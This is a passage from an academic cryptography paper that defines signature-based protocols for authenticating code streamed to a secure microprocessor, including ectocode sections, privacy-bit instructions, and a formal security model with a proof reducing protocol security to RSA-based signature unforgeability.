0.    The $\mathsf{X}\mu\mathsf{P}$ receives and checks $\mathsf{ID}$ and initializes $i \leftarrow 1$
1.    The $\mathsf{X}\mu\mathsf{P}$
  (a)     sets $t \leftarrow 1$
  (b)     sets $\nu \leftarrow 1$
2.    The $\mathsf{XT}$ sets $\sigma \leftarrow 1$
3.    The $\mathsf{X}\mu\mathsf{P}$ queries from the $\mathsf{XT}$ ectoinstruction number $i$
4.    The $\mathsf{XT}$
  (a)     updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
  (b)     sends $\mathsf{INS}_i$ to the $\mathsf{X}\mu\mathsf{P}$
5.    The $\mathsf{X}\mu\mathsf{P}$ updates $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$
6.    if $t = e$ or ($\mathsf{INS}_i \in \mathcal{S}$ and $\mathsf{Alert}(\mathsf{INS}_i, \Phi)$) then the $\mathsf{X}\mu\mathsf{P}$
  (a)     $\mathsf{CheckOut}$
  (b)     executes $\mathsf{INS}_i$
  (c)     goto step 1
7.    The $\mathsf{X}\mu\mathsf{P}$
  (a)     executes $\mathsf{INS}_i$
  (b)     increments $t \leftarrow t + 1$
  (c)     goto step 3.
```

Fig. 16. Enforcing a Security Policy: Protocol 1




Fig. 17. An Example of Program Execution with Protocol 1: small squares around security-critical instructions denote useless signature verifications saved thanks to the internal security policy.

INS_i	**effect on** i	**effect on** MEMORY	**effect on** Φ	**effect on** s
`declassify`	$i \leftarrow (i+1)$	none	$\varphi(\textsc{st}[s]) \leftarrow 0$	none

Fig. 18. Ectoinstruction `declassify`

Of course, declassify is security-critical because a malevolent XT could simply send the xenoprogram

```
1 : getstatic 17
2 : declassify
3 : store IO
```

to the XμP (where 17 is, again, the address of some private NVM data), thereby breaching privacy[16]. We subsequently enrich $\mathcal{S}$ with declassify and upgrade the internal security policy to trigger a CheckOut whenever the XμP executes this ectoinstruction on a private variable. When the topmost stack element is not tagged as private declassify has no effect whatsoever (except incrementing i) and is thus unnecessary to CheckOut. Alert is redefined as on Figure 19.

INS$_i$	**Trigger** CheckOut **if:**
if L	$\varphi(\text{ST}[s]) = 1$
div	$\varphi(\text{ST}[s]) = 1$
store IO	$\varphi(\text{ST}[s]) = 1$
putstatic x	always
declassify	$\varphi(\text{ST}[s]) = 1$

or

INS$_i$	**Trigger** CheckOut **if:**
if L	$\varphi(\text{ST}[s]) = 1$
div	$\varphi(\text{ST}[s]) = 1$
store IO	$\varphi(\text{ST}[s]) = 1$
putstatic x	$\varphi(\text{NVM}[x]) = 1$
declassify	$\varphi(\text{ST}[s]) = 1$

Fig. 19. Security Policies (Including declassify)

In the same spirit, programmers may find it handy to dispose of an ectoinstruction that tests privacy bits. The ability to distinguish between private and non-private variables provides a way of treating arbitrary variables in a generic way while relying later on an easy switch between separate ectocode sequences devoted to private or non-private cases. To this end, we add to the ectoinstruction-set the ectoinstruction if_phi L whose dynamic semantics are given in Figure 20.

In other words, if_phi L is similar to if L except that the branch is conditioned by the event $\varphi(\text{ST}[s]) = 1$ instead of $\text{ST}[s] = 0$. It is worthwhile to note that if_phi L needs not be included into $\mathcal{S}$ because the fact that the program counter jumps to L or $i+1$ does not reveal any information whatsoever about the stacked value other than its privacy status[17].

[16] Recall that store IO does not trigger a CheckOut when executed on non-private data.

[17] This raises an interesting theoretical question: does a multi-level machine where each $\varphi(\text{MEMORY}[i])$ also admits an upper order privacy bit $\varphi(\varphi(\text{MEMORY}[i]))$ makes sense from a security standpoint? Here $\varphi(\varphi(\text{MEMORY}[i])) = 1$ captures a meta-secrecy ('no comment') notion indicating that the machine would even refuse disclos-

INS_i	**effect on** i	**effect on** MEMORY	**effect on** ST **and** Φ	**effect on** s

`if_phi` L	if $\varphi(\text{ST}[s]) = 0$ then $i \leftarrow (i+1)$
	if $\varphi(\text{ST}[s]) = 1$ then $i \leftarrow L$
		none	$\text{ST}[s] \leftarrow$ `undef`
			$\varphi(\text{ST}[s]) \leftarrow 0$
				$s \leftarrow (s-1)$

Fig. 20. Ectoinstruction `if_phi`

Interestingly, the ectoinstructions `declassify` and `if_phi` L are powerful enough to allow any computation over privacy bits themselves. For instance, the programmer may need (for some obscure reason) to compute $C \leftarrow A + B$ where $\varphi(C) \leftarrow \varphi(A) \oplus \varphi(B)$. This is not immediate because executing an `add` would compute $A + B$ but the privacy bit of the result would be $\varphi(A) \vee \varphi(B)$. As an illustration, we show how to emulate such an ectoinstruction (`add_mem-xor_phi`) using `declassify` and `if_phi`. Input variables A and B are stored in RAM$[a]$ and RAM$[b]$ and remain unmodified throughout the computation, while the output C is stored at address RAM$[c]$:

```
add_mem-xor_phi:
       : load $a$
       : if_phi $L_2$
$L_1$  :
       : load $a$
       : load $b$
       : add
       : goto end
$L_2$  :
       : load $b$
       : if_phi $L_3$
       : goto $L_1$
$L_3$  :
       : load $a$
       : load $b$
       : add
       : declassify
end    :
       : store $c$
```

Any other computation over privacy bits is theoretically (and practically) doable (*e.g.* implementing the other boolean operators is left as an exercise to the reader).

ing if the variable MEMORY$[i]$ is private or not. While the concept can be generalized to higher degrees (*e.g.* $\varphi(\varphi(\ldots\varphi(\text{MEMORY}[i])\ldots)$ its practical significance, applications and semantics seem to deserve clearer definitions and further research.

5 Authenticating Ectocode Sections: Protocol 2


Following the classical definition of [1, 19], we call a *basic block* a straight-line sequence of instructions that can be entered only at its beginning and exited only at its end. The set of basic blocks of a program P is usually given under the form of a graph $\mathsf{CFG}(P)$ and computed by the means of control flow analysis techniques [20, 19]. In such a graph, vertices are basic blocks and edges symbolize control flow dependencies: $\mathsf{B}_0 \rightarrow \mathsf{B}_1$ means that the last instruction of B_0 may handover control to the first instruction of B_1. In our ectoinstruction-set, basic blocks admit at most two sons with respect to control flow dependance; a block has two sons if and only if its last ectoinstruction is an `if` *i.e.* either an `if` L or an `if_phi` L. When $\mathsf{B}_0 \rightarrow \mathsf{B}_1$, $\mathsf{B}_0 \Rightarrow \mathsf{B}_1$ means that B_0 has no son but B_1 (but B_1 may have other fathers than B_0). In this section we define a slightly different notion that we call *ectocode sections*.

Informally, an ectocode section is a maximal collection of basic blocks $\mathsf{B}_1 \Rightarrow \mathsf{B}_2 \cdots \Rightarrow \mathsf{B}_\ell$ such that no ectoinstruction of $\mathcal{S} \cup \{\mathtt{halt}\}$ appears in the blocks except, possibly, as the last ectoinstruction of B_ℓ. The section is then denoted by $\mathsf{S} = \langle \mathsf{B}_1, \ldots, \mathsf{B}_\ell \rangle$. In an ectocode section, very much like in a basic block, the control flow must be deterministic *i.e.* be independent of program variables; thus a section may contain several cascading `goto` ectoinstructions but no data-dependant branches. Ectocode sections, unlike basic blocks, may share ectoinstructions; yet they have a natural graph structure induced by $\mathsf{CFG}(P)$ – which we do not need in the sequel. It is known that computing a program's basic blocks can be done in almost-linear time [20] and it is easily seen that the same holds for ectocode sections. Here is a sketchy way of computing the set $\mathsf{Sec}(P)$ of ectocode sections of an ectoprogram P:

- compute the graph $\mathsf{CFG}(P)$ and associate a section to each and every basic block *i.e.* set
$$\mathsf{Sec}(P) = \text{Vertices}\left(\mathsf{CFG}(P)\right) \ ,$$
- recursively apply the following rules to all elements of $\mathsf{Sec}(P)$:
    - if $\mathsf{S} = \langle \mathsf{B}_1, \ldots, \mathsf{B}_\ell \rangle$ and $\mathsf{S}' = \langle \mathsf{B}'_1, \ldots, \mathsf{B}'_{\ell'} \rangle$ are such that $\mathsf{B}_\ell \Rightarrow \mathsf{B}'_1$ in $\mathsf{CFG}(P)$ then unify S and S' into $\mathsf{S} = \langle \mathsf{B}_1, \ldots, \mathsf{B}_\ell, \mathsf{B}'_1, \ldots, \mathsf{B}'_{\ell'} \rangle$,
    - if section $\mathsf{S} = \langle \mathsf{B}_1, \ldots, \mathsf{B}_\ell \rangle$ is such that B_i contains $\mathsf{INS} \in \mathcal{S} \cup \{\mathtt{halt}\}$, split S into two sections S' and S'' with $\mathsf{S}' = \langle \mathsf{B}_1, \ldots, \mathsf{B}_{i-1}, \mathsf{B}'_i \rangle$ and $\mathsf{S}'' = \langle \mathsf{B}''_i, \mathsf{B}_{i+1}, \ldots, \mathsf{B}_\ell \rangle$ where $(\mathsf{B}'_i, \mathsf{B}''_i)$ is a split of block B_i such that B'_i ends with INS.

For instance, we identify in the toy example given at Figure 21 four sections denoted $\mathsf{S}_0, \mathsf{S}_1, \mathsf{S}_2$ and S_3. Note that sections S_1 and S_2 have ectoinstructions in common. Ectocode sections are displayed as a graph to depict control flow dependance between them.

Given that an ectocode section can be regarded as one monolithic composite macro-ectoinstruction, and that they can be computed at compile time, signatures can certify



```
  load  10
  load  11
  mult
  store IO
  push0
  dec
  xor
  goto  L3

L6:
  load  11
  add
  goto  L7

L3:
  inc
  goto  L4

L7:
  store 11
  halt

L4:
  load  12
  xor
  if  L6
  load  10
  add
  goto  L3
```

```
  load  10
  load  11
  mult
  store IO
  push0
  dec
  xor
  goto  L3

L3:
  inc
  goto  L4

L4:
  load  12
  xor
  if  L6

L6:
  load  11
  add
  goto  L7

  load  10
  add
  goto  L3

L7:
  store 11
  halt
```

```
(section 0)

  load  10
  load  11
  mult
  store IO

(section 1)

  push0
  dec
  xor
  goto  L3
L3:
  inc
  goto  L4
L4:
  load  12
  xor
  if  L6

(section 2)

  load  10
  add
  goto  L3
L3:
  inc
  goto  L4
L4:
  load  12
  xor
  if  L6

(section 3)

L6:
  load  11
  add
  goto  L7
L7:
  store 11
  halt
```

Fig. 21. Example of Determining Code Sections in a Program.

ectocode sections rather than individual ectoinstructions. In other words, a single signature per section suffices (note again that sections that comprise ectoinstructions belonging to $\mathcal{S}$ are chopped at these ectoinstructions).

The signature of an ectocode section S starting at address i is:

$$\sigma_i = \mu(\mathsf{ID}, i, h)^d \mod N \quad \text{with} \quad h = H(\mathsf{INS}_1, \dots, \mathsf{INS}_k) ,$$

where $\mathsf{INS}_1, \dots, \mathsf{INS}_k$ are the successive ectoinstructions of S. Here, H is a hash function defined by

$$H(x_1, \dots, x_j) = F(x_j, F(x_{j-1}, F(\dots, F(x_2, F(x_1, IV)) \dots)$$

where $F(x, y)$ is H's compression function and IV an initialization constant[18].

The last ectoinstruction INS_k is:

1. either an element of $\mathcal{S}$ in which case its execution might trigger a CheckOut or not according to the security policy $\mathsf{Alert}(\mathsf{INS}_k, \Phi)$,
2. or `if_phi`, which does not cause a CheckOut,
3. `halt` which aborts execution.

We summarize the new protocol in Figure 22.

This protocol presents the advantage of being far less time consuming, because the number of CheckOuts (and updates of ν) is considerably reduced. The formats under which an ectocode can be stored in the XT are diverse. The simplest of these consists in representing P as the list of all its signed ectocode sections

$$P = (\mathsf{ID}, (1 : \sigma_1 : \mathsf{S}_1), \dots, (k : \sigma_k : \mathsf{S}_k)) .$$

Whatever the file format used in conjunction with our protocol is, the term *authenticated ectoprogram* designates an ectoprogram augmented with its signature material $\Sigma(P) = \{\sigma_i\}_i$. Thus, our protocol actually executes authenticated ectoprograms. An ectoprogram is converted into an authenticated executable file via a specific compilation phase involving both code processing and signature generations.

6 Security Analysis

What we are after in this section is a formal proof that our protocols 1 and 2 are secure. The security proof shall have two ingredients: a well-defined security model – describing an adversary's goals and resources – and a reduction to some complexity-theoretic hard problem. As a first investigation, we focus on the protocol of Section 3 in which all ectoinstructions are signed separately. The same results will apply *mutatis mutandis* to the more advanced protocol utilizing signed ectocode sections. We first discuss the security model.

[18] *Iterated* hashing has a *crucial* importance here: iterated hashing allows to pipeline ectoinstructions one by one and thereby allow their on-the-fly hashing and execution. In other words, one does not need to bufferize (cache) an entire section in the XμP first and execute it next: ectoinstructions arrive one after the other, get hashed and executed.

```
0.    The $\mathsf{X}\mu\mathsf{P}$ receives and checks $\mathsf{ID}$ and initializes $i \leftarrow 1$
1.    The $\mathsf{X}\mu\mathsf{P}$
  (a)     sets $t \leftarrow 1$   *(t now counts code sections)*
  (b)     sets $\nu \leftarrow 1$
2.    The $\mathsf{XT}$ sets $\sigma \leftarrow 1$
3.    The $\mathsf{X}\mu\mathsf{P}$
  (a)     sets $h \leftarrow IV$
  (b)     queries the code section starting at address $i$
4.    The $\mathsf{XT}$
  (a)     updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
  (b)     sets $j = 1$
5.    The $\mathsf{XT}$
  (a)     sends $\mathsf{INS}^i_j$ to the $\mathsf{X}\mu\mathsf{P}$
  (b)     increments $j \leftarrow j + 1$
6.    The $\mathsf{X}\mu\mathsf{P}$
  (a)     receives $\mathsf{INS}^i_j$,
  (b)     updates $h \leftarrow F(\mathsf{INS}^i_j, h)$
7.    If $\mathsf{INS}^i_j \in \mathcal{S}$ and $\big(\mathsf{Alert}(\mathsf{INS}^i_j, \Phi)$ or $t = e\big)$ the $\mathsf{X}\mu\mathsf{P}$
  (a)     sets $\nu = \nu \times \mu(\mathsf{ID}, i, h) \bmod N$
  (b)     $\mathsf{CheckOut}$
  (c)     executes $\mathsf{INS}^i_j$
  (d)     goto step 1
8.    Else if $\mathsf{INS}^i_j \in \mathcal{S}$ then the $\mathsf{X}\mu\mathsf{P}$
  (a)     sets $\nu = \nu \times \mu(\mathsf{ID}, i, h) \bmod N$
  (b)     increments $t \leftarrow t + 1$
  (c)     executes $\mathsf{INS}^i_j$
  (d)     goto step 3
9.    Else the $\mathsf{X}\mu\mathsf{P}$
  (a)     executes $\mathsf{INS}^i_j$
  (b)     increments $j \leftarrow j + 1$
  (c)     goto step 5.
```

Fig. 22. Ectocode Authentication at Ectocode Section Level: Protocol 2




Fig. 23. An Example of Program Execution with Protocol 2: instructions are grouped into code sections at the end of which a CheckOut may or may not be performed.

6.1 The Security Model

We assume the existence of three parties in the game:

- an ectocode issuer CI that compiles XJVML ectoprograms into authenticated executable files with the help of the signing key $\{d, N\}$,
- an XμP that follows the communication protocol of Section 3 and containing the verification key $\{e, N\}$ matching $\{d, N\}$. The XμP also possesses some cryptographic private key material k stored in its NVM,
- an attacker $\mathcal{A}$ willing to access k using means that will be explained later.

We do not have to include XTs in our model because *in fine* an XT has no particular role in the security model: it contains no cryptographic keys and merely forwards ectoprograms from the CI to the XμP. When the CI sporadically issues compiled ectoprograms, downloading these into XTs can be seen as an *act of publication*. Alternately, we could include XTs in our model and view $\mathcal{A}$ as a malevolent XT.

6.1.1 The Adversary's Resources: Parties behave as follows. The CI crafts polynomially many authenticated ectoprograms of polynomially bounded size and publishes them. We assume no interaction between the CI and $\mathcal{A}$. Then $\mathcal{A}$ and the XμP engage in the protocol and $\mathcal{A}$ attempts to make the XμP execute a sequence of xenoinstructions (*i.e.* a sequence not originally issued by the CI).

6.1.2 The Adversary's Goal: The adversary's goal might depend on the role played by the XμP's cryptographic key k. Of course, inferring information about k – worse, recovering k completely – comes immediately to one's mind, but there could also be weaker (somewhat easier or more subtle) ways of misusing k. For instance if k is a symmetric encryption key, $\mathcal{A}$ might try to decrypt ciphertexts encrypted under k. Similarly, if k is a signature key, $\mathcal{A}$

could attempt to rely on the protocol engaged with the $\mathsf{X}\mu\mathsf{P}$ to help forging signatures in a way or another. More exotically, the adversary could try to *hijack* the key k *e.g.* use it as an AES key whereas k was intended to be used as an RSA key. $\mathcal{A}$'s goal in this case is a bit more intricate to capture[19]. Hence we do not prohibit that kind of scenario in our security model. Third, the adversary may attempt to modify k, thereby opening the door to fault attacks. To cope with all these subtleties at once and abstract away the cryptographic nature of k, we rely on the notion of *data-flow dependance* [19], starting by introducing the notions our security model will be based upon.

Key-dependent Executions. Considering an authenticated ectoprogram P, we respectively denote $\textsc{nvm}\text{-}\mathsf{In}(P)$ and $\mathsf{In}(P)$ the sets of input state variables and input variables of P; assuming that the stack and the RAM in the $\mathsf{X}\mu\mathsf{P}$ are empty when P starts being executed, $\textsc{nvm}\text{-}\mathsf{In}(P)$ only contains non-volatile variables and $\mathsf{In}(P)$ contains variables provided via the external data port (`load` IO). Similarly, $\textsc{nvm}\text{-}\mathsf{Out}(P)$ and $\mathsf{Out}(P)$ respectively denote the sets of non-volatile variables written by P and output variables returned through the data port by P. It might be the case that the sets of effectively read or written variables of P vary depending on executions, especially when the control flow graph of P is data-dependent. In this case, we can only apply these definitions to a specific *execution*

$$[P] = P\left(\mathsf{In}, \textsc{nvm}\text{-}\mathsf{In}, \mathsf{RNG}\right)$$

of P, where In is the input tape (IO) of $[P]$, $\textsc{nvm}\text{-}\mathsf{In}$ is the $\mathsf{X}\mu\mathsf{P}$'s non-volatile memory and RNG stands for the random tape output by the $\mathsf{X}\mu\mathsf{P}$'s Random Number Generator[20]. The sets $\textsc{nvm}\text{-}\mathsf{In}([P])$, $\mathsf{In}([P])$, $\textsc{nvm}\text{-}\mathsf{Out}([P])$, $\mathsf{Out}([P])$ and $\mathsf{RNG}([P])$ are then naturally defined as the subsets of corresponding variable types that are induced by the execution $[P]$.

We identify k as the set of NVM *private* variables containing the secret key bits. Because our XJVML language does not admit branches to addresses obtained from computations[21], there exists a natural bijective mapping between NVM variables and their addresses[22]; we assume that the memory locations of variables in k are publicly known. An execution $[P]$ is said to be *key-independent* if $k \cap \textsc{nvm}\text{-}\mathsf{In}([P]) = \emptyset$ and $k \cap \textsc{nvm}\text{-}\mathsf{Out}([P]) = \emptyset$.

Let ϑ, ϑ' be variables of $[P]$. We denote by $\vartheta \preccurlyeq_\theta \vartheta'$ the data-flow dependence relation [19], meaning that the value written at time $\theta = 1, \ldots, \mathsf{Time}([P])$ in ϑ by $[P]$ is computed as a function $f_{\vartheta,\theta}$ of ϑ', and possibly of other variables. By extension of notations, we denote $\textsc{nvm}\text{-}\mathsf{In}(\vartheta, \theta) \subseteq \textsc{nvm}\text{-}\mathsf{In}([P])$ and $\mathsf{In}(\vartheta, \theta) \subseteq \mathsf{In}([P])$ the sets of state and input variables ϑ' such that $\vartheta \preccurlyeq_\theta \vartheta'$ and $\vartheta = f_{\vartheta,\theta}\left(\mathsf{In}(\vartheta, \theta), \textsc{nvm}\text{-}\mathsf{In}(\vartheta, \theta)\right)$. In a similar way, we denote by $\textsc{nvm}\text{-}\mathsf{Out}(\vartheta, \theta) \subseteq \textsc{nvm}\text{-}\mathsf{Out}([P])$ and $\mathsf{Out}(\vartheta, \theta) \subseteq \mathsf{Out}([P])$ the sets of written state and output variables ϑ' such that $\vartheta' \preccurlyeq_\theta \vartheta$.

Extension to Probabilistic Variables. A program variable is probabilistic when it is data-flow dependent of a value read on the RNG. It may be the case that the attacker $\mathcal{A}$

[19] To understand the danger here, consider a key used in a 10 round AES. If the device accepts to use the same key for a 12 round AES, an external observer can mount an attack on a $12 - 10 = 2$ round AES.

[20] $[P]$ is commonly referred to as the *running code* or *trace* of P.

[21] Only branches and jumps to hard-coded addresses are made possible in our programming language.

[22] This strong property makes pointer analysis vacuous in XJVML and conceptually eases our investigation.

attempts to collect information about the random tape of the program through probabilistic variables. A typical case is when the program implements a probabilistic signature scheme *e.g.* DSA. When (with obvious notations) the signatures parts $r = g^h \bmod p \bmod q$ and $s = (x \cdot r + \text{SHA-1}(m))/h \mod q$ have been sent to the external world by a genuine DSA program, an attacker could try to inject extra instructions into the $\mathsf{X}\mu\mathsf{P}$ before letting the program reach its final `halt` instruction, so that the random value h (or a piece of it) is returned to $\mathcal{A}$ via the I/O port. The secret key x is then easily extracted from the knowledge of m, q, r, s and h. Of course, the DSA program itself could be written in such a way that the internal value of h is erased before the signature (r, s) is returned: since every part of the signature depends on the private key (x here), the signature is tagged as private and putting in onto the I/O port (`store` IO) will trigger a signature verification, thereby validating the program and also the erasure of h. Nevertheless, it might be the case that cautious erasures be impossible before returning values to the external world, especially when the program implements a 3-pass cryptographic protocol for instance. It appears, as a consequence, that the random values used by the program need to be considered as a part of the private key material k. As said above, this is done by letting $\varphi(\mathsf{RNG})$ take the constant value 1 so that each and every probabilistic variable will be tagged as private due to the privacy-conservative rule applied to computations. Theoretically, we should then slightly adapt our definition of key-independence above to take the privacy of the random tape into account. For the sake of clarity, though, we simply include all RNG values into the cryptographic material k and maintain our definition as previously discussed for more readability[23]. It is only a matter of form, and this choice does not affect the security proof whatsoever.

Critical ectoinstructions. A variable ϑ of $[P]$ is *externally visible* when it is processed by an ectoinstruction that returns its value to the external world or reveals some information about it: these ectoinstructions are exactly the ones identified as elements of $\mathcal{S} \setminus \{\texttt{putstatic}\}$. Denoting by $\mathsf{Vis}([P])$ the set of externally visible variables of $[P]$, we say that $[P]$ is a *key extractor* when

$$k \cap \bigcup_{\substack{\vartheta \in \mathsf{Vis}([P]) \\ 1 \le \theta \le \mathsf{Time}([P])}} \text{NVM-}\mathsf{In}(\vartheta, \theta) \neq \emptyset \ ,$$

and that P is a *key modifier* if

$$k \cap \text{NVM-}\mathsf{Out}([P]) \neq \emptyset \ .$$

Moreover, during the execution $[P]$, one of the two definitions (or none) is reached first. This happens when some ectoinstruction in $\mathcal{S} \setminus \{\texttt{putstatic}\}$ is executed on a variable depending on k or when executing a `putstatic` on a variable belonging to k. The first ectoinstruction INS_c executed by $[P]$ that classifies $[P]$ into either category is called *critical*. Given that

[23] *i.e.* we redefine the set of private variables as $k = k \cup \mathsf{RNG}$.

the critical ectoinstruction is unique or does not exist, it follows that key extraction or modification are mutually exclusive properties.

Partial executions. While the $\mathsf{X}\mu\mathsf{P}$ is executing some ectoprogram P with identity ID_P, nothing refrains an attacker from suddenly disconnecting the $\mathsf{X}\mu\mathsf{P}$'s power supply, thus causing a disruption in the execution of P. This event is assumed to reset all volatile variables of P, as well as the $\mathsf{X}\mu\mathsf{P}$'s security buffers ν and h. In this case the ectoprogram P' having been executed (the one seen by the $\mathsf{X}\mu\mathsf{P}$) is a partial execution of P and we denote this partial ordering over ectoprogram executions by $[P'] \sqsubseteq [P]$ (note that $\mathsf{ID}_{P'} = \mathsf{ID}_P$). It is understood here that the two executions $[P']$ and $[P]$ are run on the same input data, state variables and random tape. Having $[P'] \sqsubseteq [P]$ means that in two parallel universes where $[P']$ and $[P]$ are running under the same given tapes, everything remains identical until $[P']$ is completed. When $[P'] \not\sqsubseteq [P]$, there must exist at least one ectoinstruction index i such that the i-th ectoinstruction INS_i executed[24] by $[P']$ differs from the i-th ectoinstruction executed by $[P]$. The set of all ectoinstructions of $[P']$ satisfying this property is denoted $\mathsf{Diff}([P'], [P])$. The first ectoinstruction of $\mathsf{Diff}([P'], [P])$ being executed in $[P']$, *i.e.* the one with smallest index, is denoted $\mathsf{INS}_{\neq}$ and is called the *differentiating* ectoinstruction of $[P']$ with respect to $[P]$. In the general case when P and P' are two arbitrary authenticated programs, we define $\mathsf{Diff}([P'], [P])$ as before if $\mathsf{ID}_{P'} = \mathsf{ID}_P$ and $\mathsf{Diff}([P'], [P]) = [P']$ otherwise. This notion is easily extended when $[P] \not\sqsubseteq [P_1], \ldots, [P_\ell]$ by having $\mathsf{INS}_{\neq}$ defined as the first ectoinstruction among $\cap_{1 \le j \le \ell} \mathsf{Diff}([P], [P_j])$ that gets executed by $[P]$. For $[P] \not\sqsubseteq [P_1], \ldots, [P_\ell]$, we define the *split* of $[P]$ with respect to $[P_1], \ldots, [P_\ell]$ as the unique pair of executions $([P]^-, [P]^+)$ such that $[P]$ is the concatenation of $[P]^-$ and $[P]^+$ and the first ectoinstruction of $[P]^+$ is precisely $\mathsf{INS}_{\neq}$.

Free Executions. Although we considered only executions of xjvml ectoprograms so far, an adversary communicating with the $\mathsf{X}\mu\mathsf{P}$ is allowed to transmit a sequence of xenoinstructions that cannot be viewed as $[P]$ for any ectoprogram P. Indeed, when a ectoprogram P is adequately executed by the $\mathsf{X}\mu\mathsf{P}$, the same ectoinstruction INS_i (and possibly σ_i) is sent each time the device requests the i-th ectoinstruction of P. This may not be the case for the xenocode sequence transmitted to an $\mathsf{X}\mu\mathsf{P}$ under attack. In fact, the adversary may well benefit from the memoryless behavior of the $\mathsf{X}\mu\mathsf{P}$ and even entirely base her strategy on this constitutional amnesia. We call a sequence ξ of arbitrary xjvml xenoinstructions a *free execution*. It is easily seen that the notions of key extraction, key modification, critical ectoinstruction and differentiating ectoinstruction with respect to a set $[P_1], \ldots, [P_\ell]$ of ectoprogram executions naturally stretch to free executions.

6.1.3 The Attack Scenario The attack is modeled as follows. The CI publishes a collection of valid authenticated ectoprograms $P_1, \ldots, P_\ell$ totalling at most n ectoinstructions. Variables in k are marked as private in NVM and all other non-volatile variables are non-private. The adversary executes Protocol 1 on the $\mathsf{X}\mu\mathsf{P}$ with respect to some free execution ξ and provides input variables $\mathsf{In}(\xi)$ of her choosing. The attack succeeds when

[24] Note that we rely on the index of INS_i, not on its address.

(a) $\xi \not\sqsubseteq [P_1], \ldots, [P_\ell]$,
(b) if (ξ^-, ξ^+) is the split of ξ with respect to $[P_1], \ldots, [P_\ell]$ then ξ^+ is a key extractor or a key modifier,
(c) ξ^+ is not interrupted by the $\mathsf{X}\mu\mathsf{P}$ (cheating terminal) upon the receiving of the critical xenoinstruction INS_c of ξ^+ *i.e.* INS_c passes through the security firewall and gets executed.

We say that $\mathcal{A}$ is an $(\ell, n, \tau, \varepsilon)$-attacker if after seeing at most ℓ authenticated ectoprograms $P_1, \ldots, P_\ell$ totalling at most $n \geq \ell$ ectoinstructions and processing at most τ steps, $\Pr[\mathcal{A} \text{ succeeds}] \geq \varepsilon$. In this definition, we include in τ the execution time $\mathsf{Time}(\xi)$ of ξ, stipulating by convention that executing each ectoinstruction takes one clock cycle and that all transmissions (ectoinstruction addresses, ectoinstructions, signatures and IO data) are instantaneous.

6.2 Security Proof for Protocol 1

We state:

Theorem 2. *If the screening scheme μ-RSA is (q_k, τ, ε)-secure against existential forgery under a known message attack, then Protocol 1 of Section 3 is $(\ell, n, \tau, \varepsilon)$-secure for $n \leq q_k$.*

Corollary 1. *If μ is a full domain hash function, then Protocol 1 is secure under the RSA assumption in the random oracle model.*

Proof. Monitoring the communications between the adversary and the $\mathsf{X}\mu\mathsf{P}$, we transform a successful execution ξ into a valid forgery for μ-RSA thereby simulating a forger $\mathcal{F}$. We first notice that the n signed messages

$$\{(\mathsf{ID}_j, i(j), \mathsf{INS}_{i(j)}) \mid 1 \leq j \leq \ell, 1 \leq i(j) \leq \mathsf{Size}(P_j)\}$$

harvested by $\mathcal{A}$ in $P_1, \ldots, P_\ell$ are all different, thereby complying with the resources of $\mathcal{F}$. We wait until the completion of the attack and observe our transcript, proceeding as follows. When engaging the protocol with the $\mathsf{X}\mu\mathsf{P}$, $\mathcal{A}$ had to send some value for ID, which is recorded. The situation is twofold:

1. either ID corresponds to one of the ectoprograms $P_1, \ldots, P_\ell$, say P_m. According to the conditions for the attack to succeed, we know that there must exist a differentiating ectoinstruction $\mathsf{INS}_{\neq}$ in ξ with respect to $[P_m]$. Let us denote by $i_{\neq}$ the value of i queried by the $\mathsf{X}\mu\mathsf{P}$ right before $\mathsf{INS}_{\neq}$ was sent. $\mathsf{INS}_{\neq}$ splits ξ into (ξ^-, ξ^+) as defined in the previous section;
